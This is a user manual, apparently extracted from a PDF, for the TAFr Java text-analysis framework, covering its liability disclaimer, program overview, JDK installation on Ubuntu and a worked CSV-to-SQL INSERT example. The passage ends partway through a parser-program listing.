Low-Code-Apps for Parsing Files

Text-Analyzer Framework

(***TAFr***)

Author: © *Peter Bug, Nordenham, 2023-2026*

Creation Date: *04.12.2023*
Last Updated: *17.07.2026*

Version: *1.0*

Table of contents

Control of the Document

Changes

Date	Author	Version	Change Reference
04.12.2023	Peter Bug	0.01	The first version

Reviewers

Name	Position

Trademarks

Disclaimer for *TAFr*- Limitation of Liability

Disclaimer and Limitation of Liability Policy for the TAFr-Software

1. Introduction
The developer of the Text-Analysis-Framework (TAFr), Peter Bug, provides this framework for analysis and generating texts. This Disclaimer and Limitation of Liability Policy governs the use of this software provided by Peter Bug.

2. No Warranties
TAFr offered by Peter Bug is provided on an "as is" and "as available" basis without any warranties of any kind, either express or implied, including but not limited to warranties of merchantability, fitness for a particular purpose, or non-infringement.
I expressly disclaim any representation or warranty that this framework will meet your requirements, be uninterrupted, timely, secure, or error-free.

3. Use at Your Own Risk
Your use of this framework is entirely at your own risk. You agree that it is your sole responsibility to evaluate the accuracy, completeness and usefulness of the results provided through the use of the Software.

4. Limitation of Liability
Peter Bug will not be liable for any direct, indirect, incidental, special, consequential, or exemplary damages, including but not limited to damages for loss of profits, goodwill, use, data, or other intangible losses (even if Peter Bug has been advised of the possibility of such damages), resulting the use or the inability to use the software.

5. Content
The Text-Analysis-Framework (TAFr) is owned by Peter Bug, Nordenham, Germany.
The software is subject to copyright and intellectual property rights under German and international laws. Peter Bug disclaims any responsibility for the content, accuracy, legality or decency of any material published through this framework, including the Manual.

6. Indemnification
You agree to indemnify and hold Peter Bug harmless from any claim or demand, including reasonable attorneys' fees, made by any third party.

7. Governing Law
This policy shall be governed by and construed in accordance with the laws of Germany, without regard to its conflict of law provisions.
You agree that any legal action or proceeding between you and Peter Bug will be brought exclusively in a court of competent jurisdiction located in Bremen, Germany.

8. Modifications to This Policy
Peter Bug reserves the right to modify this policy at any time, and such modifications shall be effective immediately upon posting the new policy on the texts printed by the software.
You agree to accept the modified policy.

Haftungsausschluss und Haftungsbeschränkung für die TAFr-Software

1. Einleitung
Der Entwickler des Text-Analysis-Framework (TAFr) Peter Bug stellt dieses Framework zur Analyse und Generierung von Texten zur Verfügung. Dieser Haftungsausschluss und die Haftungsbeschränkung regeln die Nutzung dieser von Peter Bug bereitgestellten Software.

2. Keine Garantien
Das von Peter Bug angebotene Text-Analyse-Framework (TAFr) wird „wie besehen“ und „wie verfügbar“ ohne jegliche Garantien jeglicher Art bereitgestellt, weder ausdrücklich noch stillschweigend, einschließlich, aber nicht beschränkt auf Garantien der Marktgängigkeit, Eignung für einen bestimmten Zweck oder Nichtverletzung.
Ich lehne ausdrücklich jegliche Zusicherung oder Garantie ab, dass dieses Framework Ihren Anforderungen entspricht, ununterbrochen arbeitet, sicher oder fehlerfrei ist.

3. Nutzung auf eigene Gefahr
Ihre Nutzung dieses Frameworks erfolgt ausschließlich auf Ihre eigene Gefahr.
Sie erklären sich damit einverstanden, dass es in Ihrer alleinigen Verantwortung liegt, die Richtigkeit, Vollständigkeit und Nützlichkeit der Ergebnisse der Software zu bewerten, die über die Verwendung der Software bereitgestellt werden.

4. Haftungsbeschränkung
Peter Bug haftet nicht für direkte, indirekte, zufällige, spezielle, Folge- oder Strafschäden, einschließlich, aber nicht beschränkt auf Schäden durch entgangenen Gewinn, Geschäftswert, Nutzung, Daten oder andere immaterielle Verluste (auch wenn Peter Bug auf die Möglichkeit solcher Schäden hingewiesen wurde), die sich aus der Nutzung oder aus der Unmöglichkeit der Nutzung der Software ergeben.

5. Inhalte
Das Text-Analysis-Framework (TAFr) ist Eigentum von Peter Bug, Nordenham, Deutschland. Diese Software unterliegt dem Urheberrecht und den Rechten an geistigem Eigentum gemäß deutschen und internationalen Gesetzen. Peter Bug lehnt jegliche Verantwortung für den Inhalt, die Richtigkeit, Rechtmäßigkeit oder Anständigkeit des Materials ab, das über dieses Framework einschließlich des Manuals veröffentlicht wird.

6. Schadloshaltung
Sie erklären sich damit einverstanden Peter Bug von allen Ansprüchen oder Forderungen, einschließlich angemessener Anwaltskosten, freizustellen und schadlos zu halten, die von Dritten aufgrund Ihrer Nutzung dieses Frameworks erhoben werden.

7. Geltendes Recht
Diese Richtlinie unterliegt den Gesetzen Deutschlands und wird gemäß diesen ausgelegt, ohne Rücksicht auf Kollisionsnormen.
Sie erklären sich damit einverstanden, dass alle Rechtsstreitigkeiten oder Verfahren zwischen Ihnen und Peter Bug ausschließlich vor einem zuständigen Gericht in Bremen, Deutschland, geführt werden.

8. Änderungen dieser Richtlinie

Peter Bug behält sich das Recht vor, diese Richtlinie jederzeit zu ändern. Solche Änderungen werden sofort wirksam, sobald die neue Richtlinie auf den von der Software gedruckten Texten veröffentlicht wird. Sie erklären sich damit einverstanden, die geänderte Richtlinien zu akzeptieren.

Introduction

General

Text analysis aims to extract machine-readable information from structured or unstructured text in order to convert the text into different files for different purposes.

The text analyzer frame work presented here is a set of programs that makes the development of applications more efficient. It statically analyzes (parses) text files and thus generates output files for different purposes. There are currently 4 tokenizers or decomposers available, namely for 3GL-, SQL-, Log-, and CSV-files.

The text analysis framework (*TAFr*) consists of 7 programs that represent the layered architecture of the framework:

1. The first program (`FilterComments.class`) filters comments and possibly also texts from text files that must be removed for the further processing. The program removes the comments from scripts (e. g. Unix shell- or SQL-scripts) and from Java-, ORACLE®-PL/SQL-, Python-, UNIX-Shell-, C-, C++-files.

2. The second program (`BuildTokens.class`) breaks the (filtered) text down into its components (tokens). Depending on the requirements, you can choose between several working modes (tokenizers) in order to differentiate between words (keywords, user-defined identifiers), literals, separators, operators, and white spaces. For CSV files (typical for EXCEL export files), the CSV tokenizer provides the token types Values, Separators and Line Feeds (for the end of a record or a sentence).

3. The third program (`UpdateKeywords.class`) changes the token type `Word` to `Keyword` if the respective word is found in the keyword list passed as a parameter. In a 3GL language, the token type `Word` thus becomes the token type `keyword` or `user-defined identifier`.

4. The fourth program (`ParseTokens.class`) parses the components (tokens) depending on the context and writes the results to an output file. Templates can be used to freely format the output texts, into which the text analyzer then enters the results using bind variables. This program is a 3-GL interpreter because it can process loops, conditions, sequences and calls. A parser-program for this program is a finite state machine with a stack.

5. The fifth program (`SegFinder.class`) finds tokens in files at token-level. In the mode "`file`" this program compares 2 files by its token-lists. In the mode "`list`" it finds a sequence of tokens in a file (at token-level). Comments and white-spaces have no influence on the result. In the mode "`check`" this program can make changes, if log-files cannot be parsed. For example: A text-line in a log-file has a single-apostrophe, only one and not at the beginning and the end of the text. This will be changed to "`chr(39)`", which is the ASCII-number of a single-apostrophe.

6. The sixth program (`Crypt.class`) encrypts files so that they can be sent by email, for example. Not encrypted emails are like postcards; files that contain sensitive data such as customer lists, purchase prices, or recipes should never be sent not encrypted by email. The

current version, however, only works for the ASCII character set `(0..255)` or the character set of the file to be processed is `UTF-8 (0..65535)`.

7. The seventh program (`WriteShellscript.class`) creates a shell script that calls the programs above with the parameters adapted to the desired workflow.

All programs are written in pure Java. A Java runtime environment (JRE) is therefore required to run the apps.

The term "parser" or "text analyzer" is debatable. If you define a 3-GL language using the four basic components "expression", "loop", "selection", and "call", the program `ParseTokens.class` is an interpreter for a simple 3-GL language that is suitable for technically analyzing texts and writing the results into an output file. Even people who have little programming knowledge can quickly achieve results with these programs. A considerably higher programming effort would be necessary if you were to use a 3-GL language such as C++ or Java.

The examples provided allow the possible uses and limitations of the 7 programs to be assessed. For troubleshooting, you can use the optional parameter `-d` to get a debug file. Since the output is always appended to an existing log file, you should delete the files from time to time, otherwise they take up too much storage space.

Why *TAFr*?

TAFr offers a framework written in pure Java for parsing SQL, LOG-, CSV-Files- or 3GL-code. Currently, 4 tokenizers are offered for 3GL, SQL, LOG- and CSV files.

Reasons for the text analyzer frame work (*TAFr*):

- Independence from software products and license fees. You buy pure Java source-code. So you can adapt the framework to your needs.
- Checking your software for illegal changes and malicious code by parsing your LOG-files, your SQL-scripts or your 3-GL-code.
- Easy programming of interfaces between different applications.
- Improve the quality of your software by creating a technical documentation of your software by static program-analysis.
- Scan your code to find bugs (like wrong operator for NULL-compares in SQL or a mix up the logical && with the bitwise & in Java e.g.).
- Forensic analysis of source code: find dangerous code (like dynamic SQL or the dynamic creation of strings). Improve your security by parsing SQL or dynamic strings like paths e.g. before execution.

An Example: To avoid SQL injection, one can restrict the permitted grammar for the SQL-parser. All SQL statements that is not conform to the permitted grammar is recognized as incorrect. Adding another SQL statement to an existing one with UNION or a manipulation with the single-quote (ascii-39) is not no longer possible. This can be the base for your Web-Application-Firewall (WAF).

A second example: It is easy to check configuration- and log-files. The framework can be used to build up a scanner, that identifies the hacking of a Linux-server.

A third example: It is easy to generate SQL like INSERT-scripts from CSV files. This work can be done by people, that have low experience in software-development. *TAFr* is a low-code-application! JDBC is not needed for such tasks.

A fourth example: The code from example-2 extracts all table-accesses from a SQL-file by parsing it. This can be used for the access-control on table-level. Time-frames, IP-addresses, browser-types, or user-names can be evaluated to restrict table-access.

Examples	**Directories**
0. Calculates hashes for a file.	`../TAFr/exa00`
1. Generates a SQL-file (an INSERT-script) from a CSV-export file.	`../TAFr/exa01`
2. Extracts all table-accesses from a SQL-file by parsing it and finds critical code (SQL-injection and violent OS-commands) for PostgreSQL®, ORACLE®, and MySQL®.	`../TAFr/exa02`
3. Generates a SQL-file from a CSV-export.	`../TAFr/exa03`
4. Checking the local password file for new accounts.	`../TAFr/exa04`
5. Processing of a Decision-Table and generating Java-code.	`../TAFr/exa05`
6. Checks critical config-files and scripts. In this example the the password-file is compared to a check-file at token-level, that is protected by encryption.	`../TAFr/exa06`
7. Pattern matching at token-level: find critical code in a SQL-script.	`../TAFr/exa07`
8. Cleanup of a telephone-list. Remove of duplicates, standardize the columns of the list and sort it.	`../TAFr/exa08`
9. Checks LOG-files and critical configuration-files to find hacker-attacks. All events are inserted into a database by `JDBC` and they can be listed together by SQL and its unified timestamp. So one can see the whole picture.	`../TAFr/exa09`

This manual has no index. It is always available as PDF, so one can search for a word by your browser or the Adobe Acrobat Reader.

Java Installation under Ubuntu

I use the open java development kit (jdk) 21 here: `openjdk version "21.0.9" 2025-10-21`
Since this is an older version of Java, this version can be used free of charge. There is no need to purchase a license from ORACLE ®:

Is openjdk version "21.0.9" free?

Answer from Google:

Yes, OpenJDK version 21.0.9 is free.
As an open-source implementation of the Java Platform, it is licensed under the GNU General Public License v2 with Classpath Exception. It is available for free, including for commercial and production use, through various distributions like Adoptium Temurin, Microsoft, and Red Hat.

Key Details Regarding "Free" Access:

- **OpenJDK** ***(Community Version):*** *The open-source code at `jdk.java.net` is always free for production use.*
- **ORACLE JDK 21.0.9***: ORACLE provides this version for free under their No-Fee Terms and Conditions (NFTC) license for all uses, including commercial and production, until September 2026.*
- ***No Cost:*** *There is no charge for downloading or using OpenJDK 21.0.9.*

End of the Answer from Google.

My Java-installation (under Ubuntu) here:

```
# Ubuntu Betriebssystem aktualisieren und mögliche Updates installieren:
$ sudo apt update && apt full-upgrade
# install openjdk not headless!
$ sudo apt install default-jdk

# check
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/tst01$ java -version
openjdk version "21.0.8" 2025-07-15
OpenJDK Runtime Environment (build 21.0.8+9-Ubuntu-0ubuntu124.04.1)
OpenJDK 64-Bit Server VM (build 21.0.8+9-Ubuntu-0ubuntu124.04.1, mixed mode, sharing)

# for the app WriteShellScript:
export DISPLAY=:0
```

Thank You to Mark Shuttleworth, the founder of Canonical, to the PostgreSQL® Global Development Group, to Don Ho, who publishes the text editor notepad++, and to the ORACLE® Corp. !!!
And thank you to my wife, who patiently cared for her husband.

A Page for downloading Java from ORACLE® Corp.:
`https://www.ORACLE.com/java/technologies`

If you got an error if you start the app `WriteShellScript`:

```
$ java -cp ../src WriteShellScript

Exception in thread "main" java.awt.HeadlessException:
No X11 DISPLAY variable was set,
or no headful library support was found,
but this program performed an operation which requires it,
      at
java.desktop/java.awt.GraphicsEnvironment.checkHeadless(GraphicsEnvironment.java:164)
      at java.desktop/java.awt.Window.<init>(Window.java:553)
      at java.desktop/java.awt.Frame.<init>(Frame.java:428)
      at java.desktop/javax.swing.JFrame.<init>(JFrame.java:224)
      at WriteShellScript.<init>(WriteShellScript.java:96)
      at WriteShellScript.main(WriteShellScript.java:778)
```


This can be caused by a headless `jre/jdk`. You need a normal one. Replace the headless JDK package:

```
dpkg --list | grep -i jdk
sudo apt remove openjdk-21-jdk-headless
sudo apt install openjdk-21-jdk
```

This solution if found at `https://askubuntu.com/questions`

Thank You!

Example for the output of a make-file:



The Naming Conventions for the Examples (`/exa00../exa09`)

The App Group	The Naming Convention
the make-file of the examples	`mk.sh` `mk<..>.sql` if more then one make file is stored in a folder.

the log-files of *TAFr*	`FilterComments.log`
	`BuildTokens.log`
	`UpdateTokens.log`
	`ParseTokens.log`
	`Crypt.log`
	`SegFinder.log`
	`HelperClass.log`


the parser-program	`parserPrg.txt or parserPrg<..>.txt` if more then one parser-program is stored in a folder.
templFix and templ01.txt..templ90.txt	The templates for the output.
the input-file	often `"inFile.."` look into `mk.sh`
the local config.-file of WriteShellScript	Is always `WriteShellScript.cfg`.
the result	`"spreadsheet.csv"` or `out_<DDMMYYYY>_<HHMI>.html` or `DBinput.sql` for example; `look into mk.sh.`
the central config.-file for the license-key and other values	Is always `TAFrConf.txt`.

Each program has a short-cut, which is the prefix of each error-message-number:

```
FilterComments.class    *** (FCM-<err-no>) ...
BuildTokens.class       *** (BTK-<err-no>) ...
UpdateKeywords.class    *** (UKW-<err-no>) ...
ParseTokens.class       *** (PTK-<err-no>) ...
WriteShellScript.class  *** (WSC-<err-no>) ...
Crypt.class             *** (CRY-<err-no>) ...
SegFinder.class         *** (SEG-<err-no>) ...
HashForText.class       *** (HFT-<err-no>) ...
HelperClass.class       *** (HCL-<err-no>) ...
```


Converting a CSV- into a SQL-File Example (`/exa01`)

In the following, a SQL script with `INSERT`-statements is created from an Excel spreadsheet. Some lines are incomplete. This shows that such cases can also be processed to produce useful results. The files belonging to this example can be found in the `/exa01` directory. The Excel spreadsheet:



	A	B	C	D
1				
2	purchase- and sales-price			
3				
4	article-group	article	purchaseprice	salesprice
5	IT-assessoires	printer-cartridge	82.6	129.0
6	IT-assessoires	printer-cartridge	81.0	129.0
7	IT-assessoires	printer-paper		5.9
8	IT-assessoires	printer-paper	4.1	5.9
9	IT-assessoires	mouse	5.7	8.9
10	hardware	hard-disk	52.5	60.95
11	hardware	ssd-disk	61.75	90.95
12	hardware	laser-printer	625.0	675.0
13	hardware	laser-printer	720.0	789.0
14	hardware	mini-tower	890.0	1190.0
15	giveaway	mouse-pad	3.8	0.0
16	giveaway	cleaning-tissue	2.7	
17		software		
18	software	virus-scanner	3.45	12.99
19	software	adventure-game	8.45	19.99
20				

The Excel spreadsheet is saved as a CSV (**c**omma-**s**eparated **v**alue) file; in this example a semicolon is used as separator:



Filtering comments and unwanted texts is not necessary in this case, but is shown here:

```
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$ java FilterComments / exa01_sprd1.csv exa01_sprd2.txt
```

The first parameter of the FilterComments program is an “o”. This means that **o**nly multi-line comments (`/*..*/`) should be filtered. The program can filter multi-line comments and single-line comments in one step. (for example **`'#','//','--'`**).

Since texts enclosed in double quotation marks (“..”) or single quotation marks (‘..’) sometimes interfere with an evaluation, these texts can also be filtered together with the comments in one step:

```
letters in command:
 O multi-line-comments only; /*..*/ are always filtered       : /*..*/
 / filters single line-comment that starts with 2 slashes     : //..LF
 H filters single line-comment that starts with 2 hyphens     : --..LF
 # filters single line-comment that starts with 1 number sign : #..LF
 q filters texts enclosed within Single-apostrophe            : '..'
 Q filters texts enclosed within Double-apostrophe            : ".."
 b single- or double-quotes are masked by backslash ( \' for example )
 d single- or double-quotes are masked by doubling  ( '' for example )
```

In the example above multi-line (`/*..*/`) **and** single-line comments (`//..LF`) are filtered (first parameter).

The second parameter is the name of the Excel spreadsheet. It therefore has the suffix `CSV`.

The third parameter is the output file with the filtered text.

examples:


```
java FilterComments O <input-file> <output-file> =>filters /*..*/ only
java FilterComments / <input-file> <output-file> =>filters comments in java
java FilterComments H <input-file> <output-file> =>filters comments in ORACLE PL/SQL
```

In the next step, the CSV file is split into values and separators using the tokenizer for CSV-files:

```
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$ java BuildTokens ,SV  exa01_sprd2.txt exa01_sprd3.txt
```

The first parameter (`,SV`) means that a comma-separated value file is to be processed. The first character is a comma (,). If a semicolon is used as a separator (according to the example above), the first parameter must begin with a semicolon (`;SV`). All characters of the ASCII code from 33 (decimal) to 126 (decimal) are permitted as separators.

The second parameter is the name of the file with the filtered texts from the first step and the second parameter is the name of the output file with the broken down components (tokens):



The first column is the token type. When processing CSV files, a distinction is actually only made between values (v) and separators (s). Since a data set very often corresponds to a line, the line end (Linefeed=LF) is another token type (l). In the screenshot above, it can be seen at the lines 5, 10, 14, 22, and 30.

The second column is the line number from the source file. Line numbers are often important information for debugging.

The third column contains the respective token. In the third step, the file created by the tokenizer is evaluated using the `ParseTokens.class` program; it is parsed in a context-dependent manner. Context-dependent means that the previous tokens are important for the evaluation. In this example, this means that two values should never follow one another directly, but this is the case with separators if a field is empty. In the generated SQL statements, a missing value is marked with the word null.

Call of the program `ParseTokens.class`:

```
                                   1                 2                      3              4
java -cp ../src ParseTokens parserExe.txt inFileTmp2.txt nil,templ00.txt Dbimport.sql
```

The first parameter above for the ParseTokens program is the parser program `parserExe.txt`. More on that later. The second parameter is the export file of the spreadsheet to be processed: `inFileTmp2.txt`. The third parameter is the template in which the values found are inserted for each data record: `templ00.txt`. There is no template with a fix name; therefore nil is specified. Only templates with numbers are used in this example: `templ00.txt`. The fourth parameter is the name of the output file (`Dbimport.sql`), which contains an INSERT statement for each data record from the spreadsheet: `spreadsheet.csv`.

ORACLE ® provides a simple function for loading CSV files into their databases. The effort required to use the text analyzer is higher. However, the *TAFr*-programs offer many features that otherwise can't only be handled by using a 3GL language.

The CSV-file converted into a SQL-script:

```sql
/*==========================================================================*/
/* Run at 27.12.2025 18:37:21 */
/*==========================================================================*/

INSERT INTO articlegroup (id,agr_name) VALUES (1,'IT-ASSESSOIRES');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (1,1,'printer-cartridge','82.6 ','129.0');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (2,1,'printer-cartridge','81.0 ','129.0');
/* NULL ; printer-paper     ; ;  5.9 */
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (3,1,'printer-paper    ','4.1  ','5.9');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (4,1,'mouse            ','5.7  ','8.9');
INSERT INTO articlegroup (id,agr_name) VALUES (2,'HARDWARE      ');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (5,2,'hard-disk        ','52.5 ','60.95');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (6,2,'ssd-disk         ','61.75','90.95');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (7,2,'laser-printer    ','625.0','675.0');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (8,2,'laser-printer    ','720.0','789.0');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (9,2,'mini-tower       ','890.0','1190.0');
INSERT INTO articlegroup (id,agr_name) VALUES (3,'GIVEAWAY      ');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (10,3,'mouse-pad        ','3.8  ','0.0');
/* NULL ; cleaning-tissue   ; 2.7   ;  ;  software          ;  ; */
INSERT INTO articlegroup (id,agr_name) VALUES (4,'SOFTWARE      ');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (11,4,'virus-scanner    ','3.45 ','12.99');
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (11,4,'adventure-game   ','8.45 ','19.99');
```

Invalid records are set within comments. If the data for one item is missing, the record is treated as invalid.

Insert-statements are generated for the table `articlegroup` and for the table `article`.
This is necessary for the constraint of the primary-foreign-key relation. The article group must be the first column and the file must be sorted

```
$ sort < spreadsheat.csv > spreadsheat.srt
```

The parser-program for this example:

```
//LABEL MTYP   VAL       TTYP EXEC                                  CALL  NEXT
 START EQV     salesprice  -  ClrBVI_ClrIVA_AssDTmBV90_WrtTM01 $null STP00   // if token="salesprice"
 START $null   $null       -  $null                                 $null START   // skip token

 STP00 EQT     $null       l  $null                                 $null STP01   // skip LF behind salesp

 //--- AG - article-group                                                        ---the act.record
 STP01 EQT     $null       v  ClrNulBVA_AsuUniBV01_IncrIV01_WrtTM02_AssTokBV89 $null STP02
                                                                                 //AG
 STP01 EQT     $null       s  AssTokBV89                            ERR01 STP01   // |
 STP01 EQT     $null       l  $null                                 $null STP01   // LF
 //--- SP - separator
 STP02 EQT     $null       s  AppSpaBV89_AppTokBV89                 $null STP03   // AG |
 STP02 EQT     $null       v  AssTokBV89                            ERR01 STP01   // AG ??
